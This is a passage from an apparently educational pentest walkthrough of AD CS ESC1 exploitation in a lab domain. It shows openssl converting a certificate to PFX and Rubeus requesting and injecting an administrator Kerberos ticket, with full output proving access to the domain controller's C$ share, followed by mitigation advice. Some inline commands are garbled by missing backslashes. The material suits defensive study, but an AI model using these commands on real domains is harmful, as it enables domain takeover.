
.openssl pkcs12 -in cert.pem -keyex -csp "Microsoft Enhanced Cryptographicprovider v1.0" -Export -out c:Userspubliccert.pfx



```
PS C:\Program Files\OpenSSL-Win64\bin> .\openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out c:\users\Public\cert.pfx
Enter Export Password:
Verifying - Enter Export Password:
PS C:\Program Files\OpenSSL-Win64\bin>
```

 Although we have successfully generated the authentication certificate, we are unable to access the C$ share when attempting to list it via SMB by using the command:

dir \dc1.ignite.localC$



```
PS C:\users\public> dir \\dc1.ignite.local\c$
dir : Access is denied
At line:1 char:1
+ dir \\dc1.ignite.local\c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\dc1.ignite.lo
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,

dir : Cannot find path '\\dc1.ignite.local\c$' because it does n
At line:1 char:1
+ dir \\dc1.ignite.local\c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\dc1.ignite.loca
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.
```

Step 3: Requesting a Kerberos TGT using the certificate


Now lets try Rubeus.exe to obtain a ticket Granting Ticket (TGT) for administrator from the domain controller. If Sucessful , the output will contain a Base64-Encoded TGT

Step 4: Inject the TGT into the current session

Once we have TGT, we can inject it into the memory to assume administrator privileges

Just fire the command

.Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /ptt



```
PS C:\users\Public> .\Rubeus.exe asktgt /user:administrator /certificate:cert.pfx /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=aarti, CN=Users, DC=ignite, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'ignite.local\administrator'
[*] Using domain controller: 192.168.1.48:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFzDCCBcigAwIBBaEDAgEWooIE3DCCBNhhggTUMIIE0KADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4IElDCCBJCgAwIBEqEDAgECooIEggSCBH4873Ew
      tInUmhaSWBA+tC9bnuYvBOVUAs41E8k9av7nO3ezPlNOlId9jZ2IuCSl8yFEuXOkSbRFVtqJmmtXsRrk
      fnl56LYZnsdFRCoTC3YaurcnB/3OGuLirPV2rmx4roxZnGvjzRobjTdrdZbgs3tRj5oeqbIj7IeHKxRL
      6O+YEnj7lJQpcjVJW/NY4tqLunTADliHuOW74We8nPRnrymwjxk7Sd2RZwpb9pOMtos1Pvz/YAm6VQp4
      X8U7PIrDEz+XnhKfcOlpweZQCGxsPALG8xgoAiFe0O5yMm1gz4XKnToyM7S77xkjcAsyvrb3AU3E4fOv
      sd7L8lA48eY7dpNygU2XtkCCLZaSNzEBsZakq9G8KPs81hnNDUhYKSc9detdHF7/HT1/UkizzmsGheyP
      BOXX36M5LmqLbOj91wsDj5Pghus2rpagQZXoxlawi1Ijgsd5ppfSIa5YkR/HT75egCIO/GkeX6zW4mZq
      SdqYMixK56FQOcPpl6D6VwogyOtY3Mf5gj293b/h8fo9Mn9wECU3VHdjMYBwMskrxDk7i/UBZkuWAH7q
      ae5hFcTx49/z+1hoxDFlw36U8rIERZaRI8yryjt01nBj8aNUNI3hgUdbomIJistHZ+yALRSNH3hdSOyw
      5+3esbYnds+jnYwbdpopa2EJGITNLnKacM7kzr+tF4n5cM54HDk4UwryRP14HNDKpIBz4e9EnOHM36Kv
      GMQoyFiOWxr2M5uoanOrGc3vY2Pshr9I98/gmzkvmIHq1MjYJWHl2JUw7OPjUMUJ7En9t7GSoMeN2iOW
      GPXvKXpWgUolu61qBvgqCzBoRzD+7ZO2dzsEKJsMw85rBpEirqZGKoxt/Po+QOyFeDRd3rrizXU9cHnG
      +KqMPacTzoH7HS9NQDxQENIHbWaqvYQNa1FwKvhZlukaST4vLtWVnUwDK5WmHJdj6/NpxMeiRYGR6aPc
      EOGHaPlZCdAo+mURYswA2qJ9y1Q1CKCJPOVHaBZpRNIReDCtlmPsd/Nab6TNA4H6wLusefbPIV/rZ4Xv
      EYmobr/Qev3CptAspaviLG2pofR+YKOk3bX75s1VGHVDxXgv/7FTH+aM+NO3noxNDu47fS3l7f7T9S+J
      /nkEj7stY26RLr2V90e2pOKDyFEeSer9c3qtUHyLGZUy2reht83gzcitFB3sgf+IRMLzPOUlBgJMxDUL
      YBqly2juNZbHOQvM/6qWURCZN+68X8pCGC9HG/474jnC3QHEkOKVARu/3OpusItBvetOF17oRukzju9p
      jgrmykFmJDYWg4OctMLbxzOXRPjdf6d33w8dE2LXZTIWB5UM40QwjNC48r3rNIf9KMo8khFJLdk8/9AY
      9o3RnT7Ffm/fRgtJ3mIf5yUveSMt7WgV2MeAg1mckP8SjLI96NQre3mGT7wJjDJLEWTBAueIzJlIQ1Un
      zzMRrPSPU3rpy6YjFS4OJ61Z/k17OO+FnwGn3bpsTB+K3Lz4S/yzL/uH9U5aI6npBB/BtGucy811OL4P
      Z0cvd75ro4HbMIHYoAMCAQCigdAEgc19gcowgceggcQwgcEwgb6gGzAZoAMCARehEgQQE6Chq6T0EI4W
      GmkRN6Re3KEOGwxJRO5JVEUuTE9DQUyiGjAYoAMCAQGhETAPGw1hZG1pbmlzdHJhdG9yowcDBQBA4QAA
      pREYDzIwMjUwMTA4MTg1MDQyWqYRGA8yMDI1MDEwOTA0NTA0MlqnERgPMjAyNTAxMTUxODUwNDJaqA4b
      DElHTklURS5MT0NBTKkhMB+gAwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fs
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/ignite.local
  ServiceRealm             :  IGNITE.LOCAL
  UserName                 :  administrator
  UserRealm                :  IGNITE.LOCAL
  StartTime                :  1/8/2025 10:50:42 AM
  EndTime                  :  1/8/2025 8:50:42 PM
  RenewTill                :  1/15/2025 10:50:42 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  E6Chq6T0EI4WGmkRN6Re3A==
  ASREP (key)              :  7710D18B2FF7C5071CCFF39871F0234B

PS C:\users\Public> dir \\dc1.ignite.local\c$


    Directory: \\dc1.ignite.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---          1/8/2025   9:37 AM                Program Files
d-----         8/14/2024  11:46 AM                Program Files (x86)
d-----         10/2/2024  12:16 PM                Temp
d-r---         8/14/2024  11:43 AM                Users
d-----          1/8/2025  10:01 AM                Windows


PS C:\users\Public>
```

This enables the current session to operate as administrator you can verify it with use of ticket for privilege escalation by just trying to access the path C$ of DC.

Mitigation Strategies

- Restrict Certificate Template Permissions → Only privileged users should have enrollment rights.

- Enforce Strong Cryptography → Use RSA 3072/4096-bit and SHA-256/SHA-512.
- Disable User-defined SAN Attributes → Prevent unauthorized impersonation.
- Monitor Certificate Issuance → Enable auditing for Event IDs 4886, 4887, 4768.
- Implement Certificate Revocation Policies → Use CRLs and OCSP to invalidate stolen certificates.

To prevent AD CS ESC1 certificate exploitation, organizations must implement strong security measures. Regular audits of certificate templates and correct configuration of AD CS can mitigate the risks of such vulnerabilities.

Author: MD Aslam is a dynamic Information Security leader committed to driving security excellence and mentoring teams to strengthen security across products, networks, and organizations. Contact **here**